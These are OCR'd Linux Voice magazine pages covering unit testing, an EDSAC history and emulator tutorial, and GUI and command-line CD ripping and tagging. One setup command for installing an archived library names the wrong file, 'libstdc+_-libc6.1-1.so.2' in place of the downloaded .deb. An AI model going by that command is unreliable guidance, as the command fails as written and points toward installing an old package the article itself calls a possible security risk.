Ah, it seems that three of the four tests fail. It turns out that there's an error in our code that generates the Roman numerals. The **continue** statement should be a **break** statement. If you make this change, you should find that all the tests pass.

Getting assertive


In this example, we've used **assertEqual** to check if a particular test passes or not, but there are many different methods you can use. Some of the most useful are **assertTrue(statement)**, **assertRaises(exception)**, **assertIsInstance(object, class)** and **assertAlmostEqual(value1, value2)**. You can get a full list from the documentation at **https://docs.python.org/2/library/unittest.html**.

The above test cases only check four numbers. It's trivially easy to add more test cases (we kept it short to save space). In fact, in this case, it would be possible to set an upper bound (say, 1000), and enter the correct data for every possible number. This way we could ensure that it was definitely producing the correct output. This is known as exhaustive testing.

However, if the software had a wider range of inputs, then it may not be practical to run an exhaustive test. In this case, we'd have to be selective in which values we test. We want to pick the values that are most likely to lead to an error.

There aren't any hard-and-fast rules about this, but there are a few guidelines that can help you. You want broad coverage. That means that you don't want to cluster all your tests in one area. You also want to check areas where the output flips from one case to the next (eg 8 and 9 which go from VIII to IX). Edge and corner cases can also be fertile sources of errors. This is where you push one or more parameters to their maximum values.

If you create a good suite of tests when developing a particular part of a piece of software, then you can use these tests to ensure that you don't accidentally introduce a bug (or regression) into this area as you add features, or fix other bugs. This is known as regression testing, and as software becomes more complex, it become more important.



Java's *JUnit* is probably the best known of the unit testing frameworks, but *SUnit* (written for the Smalltalk programming language) came first.

> **"Testing libraries help you manage individual test cases and run them appropriately."**

Other forms of testing

Here we've looked at unit testing. This is great for making sure that a particular part of your program is working properly, but in complex software, this can still miss bugs.

Integration testing

Unit testing checks that each bit of code works correctly by itself. The next step is to make sure that all the bits of code work properly when combined together. This is known as integration testing.

Systems testing

Most programs aren't isolated bits of code, but part of a larger ecosystem. For example, they might get some of their data from an external database, or send files to another server. Systems testing is where you test that the software works correctly with all the external services that it uses.

Usability testing

Bugs aren't just bits of code that don't work properly. They can also be things that don't work as the user expects them, or confusing GUIs. Usability testing is where you put real users in front of the software and make sure it works as they expect it to.

LINUX VOICE
TUTORIAL

EDSAC, DAVID WHEELER AND THE CAMBRIDGE CONNECTION

JULIET KEMP


Programmers everywhere, give thanks for EDSAC and David Wheeler, first implementer of the subroutine.

This month we return to the early days of modern computing. Specifically, to Cambridge (UK) in the late 1940s, and the first electronic digital stored-program computer to see regular service: the Electronic Delay Storage Automatic Calculator, or EDSAC (inspired by von Neumann's First Draft of a Report on the EDVAC). The machine itself shared a lot of features with other computers of similar vintage, but it was while working on EDSAC that David Wheeler developed the idea of subroutines and the first very basic assembler, making a contribution to computing that continues to this day.

EDSAC was constructed by Maurice Wilkes and his team at the University of Cambridge Mathematical Laboratory. It first ran in May 1949 and was immediately operational for research. Up in Manchester, the Mark I was first run in April 1949 but wasn't running regularly or error-free until June 1949, so EDSAC beat it into regular service by a month.

"The EDSAC library was certainly operational before Grace Hopper's UNIVAC libraries."

EDSAC had mercury delay line memory, vacuum tubes for logic, punched-tape input and teleprinter output. Initially, there were 512 memory locations of 18 bits each available; later, in 1952, a further 512 locations came online. Timing issues meant that the first bit couldn't be used, so an instruction consisted of a 5-bit instruction code, one unused bit, a 10-bit memory address, and a marker bit that identified whether the instruction was to operate on a number that was contained in one word or in two. This meant that EDSAC wasn't restricted to 17-bit numbers but could also use 35-bit numbers contained in two words. Numbers were stored as binary two's complement. The accumulator held 71 bits, so two 35-bit numbers could be multiplied without loss of precision. Initially it had only an accumulator and a multiplier registers -- David Wheeler designed and added an index register in 1953.



Bill Renwick (L) and Maurice Wilkes in front of the EDSAC I. Copyright Computer Laboratory, University of Cambridge. Reproduced by permission.

EDSAC and subroutines

David Wheeler (who earned the world's first Computer Science PhD while working on EDSAC) was asked by Wilkes in 1949 to create a library of programs and subroutines for the machine. Grace Hopper was beginning to think about the same ideas at about this time, working on UNIVAC in the US. Wilkes and Hopper met when Wilkes visited the US in 1950, and Wilkes reported feeling that the two groups had much in common with how they thought about programming. In a 1958 paper by Hopper, she acknowledged that while subroutines had been a part of computing since the war years, the first real organisation and systematisation of them was done by the EDSAC group. The EDSAC library was certainly operational before Hopper's UNIVAC libraries (and her A-0 'compiler' which linked subroutines together) were. But clearly the notion of reusing code like this occurred to several people independently at about the same time – it's a fairly obvious solution to a common problem, and early programmers were a resourceful bunch.

However, it was Wheeler who got there first; and a jump to subroutine is often still known as a Wheeler Jump. When the programmer called a Wheeler subroutine, the program would jump to the start of the subroutine with the address of the program counter plus one in the register. (So if it was at line 10, it would put line 11 into the register before jumping.) The subroutine would then write that address into its final line so it could jump back when it was finished. The user would have to copy the subroutine code into the right place on the tape. This demonstrates a technique used extensively by early programmers but which a modern coder would disapprove of: directly altering code to enable jumps and indexing.

By 1951, there were 87 subroutines available for EDSAC, covering a wide range of mostly mathematical operations, although print, layout, input, and loop simulation subroutines were also included.

Wheeler and the EDSAC team are also credited with the world's first assembler, in the EDSAC's Initial Orders 2. EDSAC's instructions (see below) were designed to be represented by a mnemonic single letter (eg A for Add was coded using the bit pattern for A). The 'initial orders', setting up the basic operations for the machine, were hard-wired on switches and automatically loaded at startup into the first memory locations. EDSAC would then run from location 0. The first version of the initial orders was very basic, and in particular had the major limitation that all memory locations had to be absolute (ie referring to a numbered location).

The Initial Orders 2, written by Wheeler in May 1949, among other things enabled the programmer to refer to locations relative to a specified point, making it much easier to edit and debug programs. The Initial Orders 2 are fully described in the 1951 textbook *The Preparation of Programs for an Electronic Digital Computer*, by Wilkes, Wheeler, and Gill; this had a big impact on the programming culture of the 1950s, and its legacy lives on today. There's also a listing of the Initial Orders in Martin Richard's excellent poster at **www.cl.cam.ac.uk/~mr10/Edsac/edsacposter.pdf**.

EDSAC emulator

Warwick University's website (**www.dcs.warwick.ac.uk/~edsac**) has an EDSAC simulator for Linux. Unfortunately it's very old (2002), so you may need to do a little fiddling to install it on a modern system. Using Debian (this should also work on Ubuntu; apologies to users of other distros), this is how I did it:

- Click the Software menu item and download the Linux version of the software from that page.
- Unzip and untar with **tar zxf EdsacLX_v102.tar.gz**.
- Now **cd** into that directory. If you type **./runedsac** you will most likely get a message telling you that the shared library **libstdc++-libc6.1-1.so.2** cannot be found. This is a very old library which has been superseded.
- The library can be found for Debian in the **libstdc++2.9-glibc2.1_2.91.66-4_i386.deb** package, available from **http://archive.debian.net/woody/libstdc++2.9-glibc2.1**. Download the Deb from that link (it advises you to use *Aptitude* but unless you wish to install lots of very old packages that seems like overkill to me).
- Install the Deb with **sudo dpkg -i libstdc+_-libc6.1-1.so.2**.
- Run the emulator with **./runedsac** and this time all should be well.

NOTE: this is a very old, archived library package, which could have bugs or security risks. Install at your own risk. It might be sensible to uninstall it once you're done playing with EDSAC, using **dpkg -r**. (With thanks to the debian-user list for the link.)

EDSAC instruction set (with thanks to Martin Richards):


An	A += mem(n) (add n to the accumulator).	**Ln**	As Rn but shift left.
Sn	A -= mem(n) (subtract n from the accumulator).	**En**	If A >= 0, goto n.
Hn	R += mem(n) (add n to the register).	**Gn**	If A < 0, goto n.
Vn	AB += mem(n) * R (add n multiplied by the register to the long accumulator.	**In**	Read next paper tape character into least significant bits of n.
Tn	mem(n) = A; ABC = 0 (store accumulator in n, zero whole accumulator).	**On**	Output character in most significant bits of n.
Un	mem(n) = A (store accumulator in n, do not zero accumulator).	**Fn**	Verify last character output.
Cn	AB += mem(n) & R (add n anded with R to the accumulator).	**Xn**	No operation.
Rn	Shift whole accumulator right by the number of places corresponding to the least significant 1 in the shift instruction.	**Yn**	Add a 1 to bit position 35 of the whole accumulator (sign bit counts as zero). This rounds the accumulator up to 34 fractional bits.
		Zn	Stop the machine and ring a bell. n refers to a numerical memory location. All instructions would end with either S or L, for a short word or a long word. The L instructions worked with more of the accumulator.

Let's have a quick look at the emulator display panel


- **Monitor** display at left shows a single long tank (select which one with the Long Tank counter in the panel underneath). Bright dot for 1, small dot for 0. This represents a CRT display.
- **Output** This represents the teleprinter output from a program.
- **Buttons** These are mostly self-evident, but Single EP runs a program an instruction at a time. The Clear button was a slightly later addition. The original method of clearing the memory was, apparently, to earth the electrical terminals with a wet finger.
- **The clock** represents 'real time' taken by the EDSAC. If you click the Real Time button in the top menu bar, the simulator will run in real time; otherwise it will run as fast as possible, but the clock will still show 'EDSAC time' to give you an idea of how fast (or not...) the original machine was.
- **Registers** At bottom left are a representation of the

LV PRO TIP

A quotation often attributed to David Wheeler: "Compatibility means deliberately repeating other people's mistakes."



EDSAC simulator showing the final output of the Squares program. You can see from the dial that this took about six minutes to run.



We've calculated the first six of the Fibonacci numbers, with the listing on left and the output showing in the teleprinter screen.

registers (accumulator, multiplier, etc. In the real thing these were displayed on CRT tubes.

- **Dial** This enables the operator to input a single decimal number.

The quickest way to see the emulator in operation is to run one of the included demo programs. For example, the Squares one, which is an exact copy of the Squares program run for the first time in 1949. To load it, click Clear, then choose Initial Orders 1 from the menu bar. Choose Open > Edsac Tapes > Demonstration Programs > Squares.txt, and the Squares file will pop up. Select Long Tank 0, then hit Start, and the initial orders, then the program, will load. You should soon see output on the teleprinter box. You can look at the various Long Tanks to see what is happening inside the machine.

The Tutorial Guide at the Warwick website (**www.dcs.warwick.ac.uk/~edsac/Software/EdsacTG.pdf**) includes a full rundown of the Squares program, so we won't reproduce that here (especially as it is very long). Instead, let's try writing a much simpler program. To make life easier, we're going to switch to using the Initial Orders 2 (change the drop-down box in the menu bar).

This program will output the numbers 1–5. Note that while I have added comments for ease of layout, these shouldn't be typed into the program. However you can use new lines and spaces as you please. (Not historically accurate, but much simpler!) Save this as a **.txt** file.

```
T 64 K      // Load the program in from instruction 64
G  K        // Set θ to current load point
Z  F        // Stop
O 9 @       //
O 10 @      //
O 11 @      //
O 12 @      // Print (output) location θ + 9 - 15
O 13 @      // (see below)
O 14 @      //
O 15 @      //
ZF          // Stop
& F         // Store linefeed
# F         // Store figure shift
1 F         // Store 1
2 F         // Store 2
3 F         // and so on
4 F
5 F
EZPF        // Enter program at location θ
```

(With thanks to the Tutorial Guide.) **F** (which has the value **0**) corresponds to **S** and **D** (value **1**) to **L** in Initial Orders 2.

This loads the program from location **64** (which corresponds with the first line of long store **2**, making it easy to find it and check that it has loaded correctly). It then sets the marker **θ**, and stops. The stop means that once we've loaded the program with the 'Start' button, we can check what it looks like before hitting 'Reset' to clear the Stop flag and continue with operations.

The next seven lines output locations **θ + 9** to **θ + 15**. Instead of hard-coding a memory location, you set the **θ** marker, and then count lines from there. So **θ + 9** is the line that contains **& F**; and so on. You store the data in one place and output it in another. The next **ZF** stops operation. After this we have the data storage. & is the line feed character, and **#** is the figure shift (***** is the letter shift). You need to specify whether you're outputting figures or letters in advance. We then store a bunch of numbers, and **EZPF** jumps back to **θ** and begins operation from there. (Which, in this instance, means an immediate Stop until the user hits Reset.)

Load and hit Start, and take a look at Long Tank 2. Then hit Reset to run the rest of the program and you should see the expected output. Try editing it by replacing **#F** with ***F** and output words instead.

If you try to edit this to output **1-6**, you will notice that adding an extra line in the first part of the program means editing all the **O** lines. To avoid this, we can set another mark point. I've added line numbers for ease of reading but again, don't include them in the file.

```
        T 64 K      // load at location 64
        G K         // Set θ mark
        T 47 K      // This loads label M
        P 9 @       // and this places it at line θ + 9
        T Z         // Restore θ (ie set it here)
0       Z F         // stop
1       O 0 M       // output location M + 0
2       O 1 M       // output location M + 1
....    O 2-6 M     //  and so on, as previous version
8       ZF          // stop
M 0     & F         // Store line feed
  1     # F         // Store figure shift
  2     1 F         // Store 1 ... and so on as before
        EZPF        // Start execution from θ
```

This has the same output as before, but instead of having to calculate "lines after **θ**" and alter them if you add more lines, you set the mark **M** (at a certain number of lines after **θ**) and then calculate data

storage from there. If you add more lines before **M**, you only have to edit the **P 9 @** line.

Calculating Fibonacci numbers


Let's try using a loop to calculate and output the Fibonacci sequence:

```
T 64 K      // As above, this section reads in the program
G K         //  and sets θ
T 47 K      // and these two lines
P 20 @      //  set M
T Z         // Reset θ

0  Z F      // stop bell

1  O 0 M    // output line feed
2  O 1 M    // output figure shift
3  O 2 M    // output 1st Fib number
4  O 0 M    // lf
5  O 3 M    // 2nd Fib number
6  O 0 M    // lf
7  A 4 M    // load number of rounds to run

8  T 4 M    // transfer number of rounds out of accumulator and
clear
9  A 2 M    // load 1st Fib number into accumulator
10 A 3 M    // add 2nd Fib number
11 U 3 M    // transfer total into space for 2nd Fib number DO
NOT clear
12 S 2 M    // subtract original 1st from accumulator
13 T 2 M    // transfer original 2nd into space for 1st
14 O 3 M    // output new 2nd
15 O 0 M    // lf
16 A 4 M    // transfer number of rounds
17 S 5 M    // subtract one round
18 E 8 @    // is number still positive? If so loop back to line 8
19 ZF       // otherwise stop

M 0 & F     // data! Line feed
 1 # F      // figure shift
 2 1 F      // 1st number
 3 1 F      // 2nd number
 4 3 F      // number of rounds
 5 1 F      // 1 -- for subtracting from rounds

  EZPF      // start from θ
```

The initial few lines are the program setup, as discussed above. Lines 1–7 output the initial 'seed' numbers of the sequence, and load the number of rounds to run. The main program loop is lines 8–18. We add the two seed numbers, store the result, and then move the 2nd of the seed numbers to the 1st storage position (line **M2**). As you'll notice, this is done by subtracting **#1** from the total (leaving **#2**) and storing the result in position **#1**. We now have the next two numbers ready for the next loop, and a cleared accumulator. We subtract one from the number of rounds, check whether it's positive (note that 0 is positive, so you'll get one more round than you might expect), and if it is, jump back to the start of the loop, where the number of rounds remaining is stored again. Once the number in **M4** has reached -1, the program will stop (line 19).

Enter the program without line numbers and comments, then run it by hitting Clear, Start, and Reset to begin output, and you should get the first 6 Fibonacci numbers, as in the screenshot.

However, if you increase the value in line M4 and run it again, you'll start getting weird output. This is because this output method only works for single digits. For larger numbers you'll need to use the subroutine P6 to print them properly. Unfortunately there's no space to look at that in this tutorial, but there's plenty of information in the emulator's Tutorial Guide if you want to extend this program, and it has a few suggested programming challenges. You can also examine the program listings included with the emulator software to learn more.



EDSAC may have been the site of the first video game – a version of noughts and crosses (tic-tac-toe) which output to the cathode ray tube. (The software is available for the simulator as **oxo.txt**.) Copyright Computer Laboratory, University of Cambridge. Reproduced by permission.

Other EDSAC tidbits

There is a collection of personal reminiscences from the program at the University of Cambridge Computer Laboratory webpage (**www.cl.cam.ac.uk/events/EDSAC99/reminiscences**). These include mention of the dissecting fluid smell of the EDSAC room (which was in what had been the anatomy school); memories of some of the technical experiments with magnetic tape; operational difficulties; and some recollections of the EDSAC summer schools (including one from Edsger Dijkstra).

Its successor, EDSAC 2, was commissioned in 1958; and in 1961 a version of Autocode (a high-level programming language a bit like ALGOL) was prodcued for EDSAC 2. Currently the Computer Conservation Society is building a working replica of EDSAC, to live at the National Museum of Computing at Bletchley Park, and hopes to have it operational by late 2015. See **www.tnmoc.org/special-projects/edsac** for more info.

Juliet Kemp is a scary polymath, and is the author of O'Reilly's *Linux System Administration Recipes*.

LINUX VOICE MASTERCLASS

Without music, life would be a mistake. Join us as we celebrate the new UK legal status of ripping your own CDs.

RUBY RIPPER & PICARD MANAGE YOUR MUSIC

Efficient music management is one of those things that calls for a GUI application…

JOHN LANE

Today's portable media devices and smartphones have enough storage to allow most people to carry their entire music collection in their pocket. But if yours includes a CD collection, then you'll need to rip those discs into digital audio files that your devices can use.

This is a three-step process: you need to extract, or rip, the audio from the disk and encode it into suitably formatted data files that you can then tag with metadata that describes them. If your preference is for GUI tools, there are many options available to help you build and maintain your music collection, but there isn't any one-size-fits-all solution that does everything. You'll still need one tool for ripping and another for tagging and organising your rips, but this does allow you to select your preference in each area.

LV PRO TIP

Ruby Ripper also has a command-line mode: **rrip_cli**.

The default ripper on Gnome-based systems is called *Sound Juicer*, which can rip an audio CD into various formats, but only one at a time. KDE users have *K3b* and other possible alternatives include applications called *Grip* and *Asunder*. These will all rip your CDs quickly and easily, but we're going to use *Ruby Ripper*. This uses the **cdparanoia** command line tool, but goes further to ensure accuracy by ripping each track at least twice and comparing them.

If you're an Ubuntu user, you'll need to add a third-party repository to install *Ruby Ripper*, because it isn't officially supported:

```
$ wget -q -O - http://archive.getdeb.net/getdeb-archive.key | sudo apt-key add -
$ sudo sh -c 'echo "deb http://archive.getdeb.net/ubuntu trusty-getdeb apps" >> /etc/apt/sources.list.d/getdeb.list'
$ sudo apt-get update
$ sudo apt-get install rubyripper
```


Arch Linux users have life a little easier:

```
$ pacman -S ruby-ripper
```

Once you've installed *Ruby Ripper*, insert a CD and launch the GUI application:

```
$ rrip_gui
```

The disc is scanned and looked up on the FreeDB music database (if there are multiple matches you can choose which one to use). You're presented with a simple dialog that lists CD and track details and you can edit these if necessary prior to hitting the Rip CD Now button to begin ripping.



With *Ruby Ripper* you can edit your CD's track names before ripping and use the preferences pages to select encoders and define how files should be written.


GUI CD ripping tools perform lookups to FreeDB and tag the ripped tracks accordingly. However, a dedicated tagger will ultimately give you more control over the process.

EasyTag is a feature-rich tagging tool that allows you you tag files, rename them and organise them into directories. It enables you to view, add or remove album cover art but doesn't have a facility to locate it (**http://albumart.org** can help with this). *EasyTag* is in most distros' default repositories.

EasyTag makes it easy to perform bulk operations. It can generate metadata from a file's path and tag files with it. It can use existing metadata or fetch it from FreeDB or MusicBrainz (another music database) and use it to re-tag, move and rename files.

The Brainz behind the music

MusicBrainz is, in its own words, "an open music encyclopedia that collects music metadata and makes it available to the public". It's similar to FreeDB and CDDB, which preceded it, but takes the concept



EasyTag auto-corrects tags to add missing spaces as well as updating the ID3 tag version on MP3 files. Changed files that need to be saved are highlighted.

further by providing a relational database of music (not just compact discs). All its data is either in the public domain or released under a Creative Commons Non-Commercial Share-Alike licence.

It provides a very capable application called *Picard,* which enables you to tag your music files with data from the MusicBrainz database. It has lookup tools that use a disc ID to locate albums in the database. Where matches cannot be found, it integrates with your browser to provide a seamless interface between the MusicBrainz website and the *Picard* application.

It's easy to extend Picard's functionality with plugins available at **https://musicbrainz.org/doc/MusicBrainz_Picard/Plugins**. We recommend 'Add Cluster as Release' because it simplifies adding albums to MusicBrainz, but there are several to choose from or you can write your own in Python.

Make it so

Begin a ripping session by opening *Picard*. It has a status line that lets you know what is happening, and you can get more feedback by running it from a terminal in debug mode. Should you want to do that, begin with:

```
$ picard -d
```

Place a CD in your drive and use picard's "Lookup CD" to see if it's already in the MusicBrainz database. This displays a pop-up containing any matches so that you can select one. Alternatively, you can press a 'Lookup Manually' button to open a browser where you can perform a manual search. *Picard* listens for updates (usually on port 8000) and sends its port number in the browser request. MusicBrainz displays an additional 'Tagger' link, a green icon, that you can use to send your selection back to *Picard*.

Fire up *Ruby Ripper* to rip the CD according to your needs (we ripped into Flac, Ogg and MP3). If you found a MusicBrainz match you needn't worry too much about the quality of the FreeDB data returned by your ripper, because *Picard* will re-tag your files.

Navigate *Picard*'s file browser (the left-hand panel - do Ctrl+B if it isn't visible) to the directory where your ripped files were written, drag it into the centre panel and then hit the Cluster button. This groups files into clusters based on common metadata (your ripping process should have tagged the files using metadata from FreeDB). You should see a single cluster containing all of the tracks from the ripped album; there'll be multiple files for each track if you ripped into multiple formats.

Now is the time to add a release to MusicBrainz if you were unable to find a MusicBrainz match before ripping. If you right-click the cluster and choose Plugins-> Add Cluster As Release, Picard will open the MusicBrainz Add Release page in your browser and pre-populate it using the ripped files' metadata.

The page has several tabs that you must navigate to supply all of the required information. You should try to supply an external link as a cross-reference. You can reference pages from Discogs and/or Amazon; the latter will also be used as a source for album artwork.


The final Edit Note tab is where you'll find the the Enter Edit button, which submits the new release. Before adding a release for the first time, you should familiarise yourself with what is expected by reading the MusicBrainz Beginners' Guide at **https://musicbrainz.org/doc/Beginners_Guide**.

It displays the new release in your browser so that you can check it or augment it further, perhaps supplying album art if none was found automatically. You should click the green 'Tagger' icon to load the new release into *Picard*, where it should appear in the panel on the right-hand side.

The final step is to tag the clustered files with the release. Open the release by double-clicking on it; this will display the tracks beneath. Now, drag the cluster and drop it on top of the tracks (it doesn't matter which track the cluster lands on) and then right-click the release and refresh, which moves the files onto the correct tracks. You can review the metadata for each file before saving (another right click on the release).

Depending on your configuration (Options > Options > File Naming), *Picard* can also rename the ripped files and copy or move them into a new location.

Keep another tagging tool, such as EasyTag or Ex Falso, close by – it can be easier to perform other edits outside *Picard* should you need to use tags that *Picard* doesn't.



MusicBrainz, through its website and its *Picard* tagging application, gives you rich metadata to tag your music with and makes it easy to contribute data yourself.

LV PRO TIP

To get the best from MusicBrainz and *Picard*, you should register as a user on the MusicBrainz website.

LV PRO TIP

New MusicBrainz users are followed by moderators for a short period to help maintain data quality. Consider this as having a free mentor to help get you started!

RIP CDS FROM THE COMMAND LINE WITH CDPARANOIA

Use the command line to rip, tag and organise your CD collection.

JOHN LANE

Back in the day, CD ripping was performed with a tool called **cdda2wav**, but this has been improved upon by **cdparanoia**, which can recover from disk read errors including some disk scratches. It's our ripping tool of choice, and you should find it in your distro's repository. Pop a CD in your drive and try it out

```
$ cdparanoia -B
```

This rips the audio CD **/dev/cdrom** and produces WAV format files in the current directory. You'll see something like this for each file:

```
outputting to track02.cdda.wav
(== PROGRESS == [                    | 031371 00 ] == :^D * ==)
```

